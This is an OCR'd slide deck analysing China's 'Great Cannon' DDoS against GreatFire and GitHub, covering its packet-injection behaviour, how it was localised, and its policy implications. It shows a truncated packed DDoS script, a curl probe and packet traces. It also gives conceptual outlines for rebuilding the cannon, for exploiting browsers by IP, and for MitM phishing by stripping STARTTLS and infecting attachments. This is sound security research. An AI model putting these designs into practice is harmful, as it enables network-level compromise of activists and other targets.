
The DDoS Attack on GreatFire and GitHub

- GreatFire is an anti-censorship group
  - Currently uses "Collateral Freedom": convey information through services they hope are "Too Important to Block"
  - GitHub is one such service:
    You can't block GitHub and work in the global tech economy
- GreatFire's CloudFront instances DDoSed between 3/16/15 and 3/26
- GreatFire's GitHub pages targeted between 3/26 and 4/8
  - GitHub now tracks referer to ignore the DoS traffic

The DDoS used Malicious JavaScript...

- JavaScript in pages would repeatedly fetch the target page with a cache-busting nonce
  - Vaguely reminiscent of Anonymous's "Low Orbit Ion Cannon" DDoS tool
- JavaScript appeared to be served "from the network"
  - Replacing advertising, social widgets, and utility scripts served from Baidu servers
- Several attributed it to the Great Firewall
  - Based on DDoS sources and "odd" TTL on injected packets
  - But it didn't really look quite right to us...

The Great Firewall: Packet Injection Censorship



- Detects that a request meets a target criteria
  - Easiest test: "Looks like a search for 'falun':
    - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
  - Then enters a ~1 minute "stateless block": Responds to all further packets with ~~RSTs~~ SYN/ACK PACKETS!!!

Features of the Great Firewall

- The Great Firewall is on-path
  - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
  - Assumes it can see only one side of the flow:
    Can send SYN, ACK, data, and get a response
- It is very stateful
  - Must first see the SYN and ACK, and reassembles out of order traffic
- It is multi-process parallel
  - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
  - Each process increments a counter for the TTL
  - IPIDs are also "odd" but harder to categorize

Validating that the Firewall is Still Great...

- Easy test:
  - `curl --header "Host: www.google.com" http://{target}/?falun`
  - Also built custom python scripts using scapy to traceroute location
- Validated properties still hold
  - Doesn't block the reply from the server: it only adds resets
  - Still has crazy TTLs
  - Can still traceroute to the Great Firewall
  - Still is single sided and stateful: needs SYN, ACK, data to act
    - But then goes into "stateless block" for a minute or two

The Baidu Malicious Scripts


```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a  ....
,'|||function|Date|script|new|var|jquery|com|||getTime|url_array|r_send2|responseTime|count|x3c|unixtime|
startime|write|document|https|github|NUM|src|get|http|requestTime|js|r_send|setTimeout|getMonth|getDay|
getMinutes|getSeconds|1E3|baidu|min|2E3|greatfire|cn|nytimes|libs|length|window|jQuery|code|ajax|url|dataType|
timeout|1E4|cache|beforeSend|latest|complete|return|Math|floor|3E5|UTC|getFullYear|getHours'.split('|'),0,{}))
```

- Baidu servers were serving a malicious script...
  - Packet with a standard JavaScript packer
    - Probably http://dean.edwards.name/packer/ with Base62 encoding
  - Payload is "keep grabbing https://github.com/greatfire and https://github.com/cn-nytimes"
    - Github quickly defanged the attack: You first have to visit another page on Github for these pages to load
- Others quickly concluded the Great Firewall was responsible...

But The Malicious Reply For The Baidu Script Seemed "Odd"


```
IP (ttl 64,  id 12345) us > Baidu: [S]   seq 0,                win 8192
IP (ttl 47,  id 12345) Baidu > us: [S.]  seq 0,         ack 1  win 8192
IP (ttl 64,  id 12346) us > Baidu: [.]   seq 1          ack 1  win 8192
IP (ttl 64,  id 12346) us > Baidu: [P.]  seq 1:119      ack 1  win 8192
IP (ttl 201, id 55896) Baidu > us: [P.]  seq 1:108      ack 119 win 767
IP (ttl 202, id 55741) Baidu > us: [P.]  seq 108:1132   ack 1  win 768
IP (ttl 203, id 55699) Baidu > us: [FP.] seq 1132:1238  ack 1  win 769
```

- The injected packets had incremented TTLs and similar funky IPID sequence
  - The Great Firewall's side channel
- The second and third packets had bad ACK values and incrementing windows too
- But the dog that didn't bark:
  - No legitimate reply from the server?!??

The Eureka Moment: Two Fetches

- Built a custom python script using scapy
  - Connect to server
  - Send request
  - Wait 2 seconds
  - Resend the same request packet
- What happens? The real server replied!?!
  - The first request was attacked by the cannon and replaced with a malicious payload
  - The second request passed through unmolested to the real server
    - Who's reply indicated it never received the original request!

So Now Its Time To Categorize

- Send "valid target" request split over 3 packets:
  - Ignored
- Send "Naked packets": just a TCP data payload without the initial SYN or ACK
  - May trigger response
- Send "No target than valid target"
  - Ignored
- Retry ignored request
  - Ignored (at least for a while...)
- One over from target IP
  - Ignored

Tells us the basic structure: Flow Cache and Stateless Decider

- Non data packets: Ignore
- Packets to other IPs: Ignore
- Data packet on new flow:
  Examine first packet
  - If matches target criteria AND flip-a-coin (roughly 2% chance): Return exploit and drop requesting packet
- Data packet on existing flow (flow cache): Ignore
  - Even if it decided to inject a packet on this flow

Localizing the Cannon

- Traceroute both for the cannon and for the Great Firewall
  - TTL limited data for the Cannon
  - TTL limited SYN, ACK, DATA for the firewall
- Tracerouted to two intercepted targets on different paths
  - One in China Telecom, the other in China Unacom
  - Both targets intercepted by the Cannon in the same location as the Firewall

Operational History: LBNL Time Machine

- Examine Lawrence Berkeley National Lab's Time Machine for the odd-TTL signature:
  - LBNL does a bulk record start of all connections
- Initial attack: Targeting GreatFire's "collateral freedom" domains
  - Unpacked payload, showed evidence of hand-typing (a 0 vs o typo fixed)
  - Near the end, GreatFire placed a 302 redirect on their domains to www.cac.gov.cn,
    - Makes the DOS target the Cyber Administration of China!
- Second attack: the GitHub targeting
  - Packed payload, but same basic script

Build It Yourself With OpenFlow

- Start with an OpenFlow capable switch or router
- Default rule:
  - Divert all non-empty packets where dst=target and dport=80
- Analysis engine:
  - Examine single packet to make exploitation decision
  - If no-exploit: Forward packet, whitelist flow
  - If exploit: Inject reply, whitelist flow
- Matches observed stateless and flow-cache behavior
  - Other alternative of "BGP-advertise target IP" would probably create a traceroute anomaly (which unfortunately we didn't test for at the time)

Modifying The Cannon For "Pwn By IP" targeting

- The Cannon is good for a lot more than DDoSing GitHub...
  - A nation-state MitM is a very powerful attack tool...
- Change criteria slightly: select traffic FROM targeted IP rather than to IP
  - Need to identify your target's IP address in some other means
    - Emails from your target, "benign" fishing emails, public data, etc...
- Expand the range of target scripts
  - "Looks like JavaScript" in the fetch
- Reply with "attack the browser" payload
  - Open an iframe pointing to an exploit server with your nice Flash 0-day...
- This change would likely take less than a day to implement!

Modify For "Perfect Phishing" Malicious Email from China

- Identify your target's mail server
  - dig +mx theguyIwanttohack.com
- Intercept all traffic to your target's mail server
  - Redirect to a man-in-the-middle sink server that intercepts the email
    - Able to strip STARTTLS
    - Can't tamper with DKIM, but who validates DKIM?
  - Any word documents to your target? Modify to include malcode
  - Then just send/receive from the cannon to forward the message on to the final server
- Really good for targeting activists and others who communicate with Chinese sources
  - A phishing .doc email is indistinguishable from a legitimate email to a human!
- I could probably prototype this in a week or two

Serious Policy Implications

- China believes they are justified in attacking those who attack the Great Firewall
  - Both DoS attacks targeted GreatFire's "Collateral Freedom" strategy of hosting counter-censorship material on "too critical to block" encrypted services
- Baidu was probably a ***bigger*** victim than GreatFire
  - GreatFire and Github mitigated the attack
    - GreatFire: Collateral Freedom services now block non-Chinese access, in addition to the DOS-redirection strategy
    - GitHub: Targeted pages won't load unless you visit some other page first
  - But Baidu services (and all unencrypted Chinese webservices) must be considered explicitly hostile to those outside of China
    - It ***can't*** be a global Internet brand
    - Note, we saw at least one injection script on qq.

Conclusion: China's Toys

- China joined the "Lets weaponize the Internet" club
  - Direct exploit-from-the-network technology
- But they kept it running
  - Perhaps because they didn't realize we could map it...
    - The Chinese internal denial subsequently got censored within China!
  - Perhaps because they wanted us to map it!
    - They didn't need to use a man-in-the-middle for this attack: We could have had it working in a day or two using the existing Great Firewall without the MitM aspect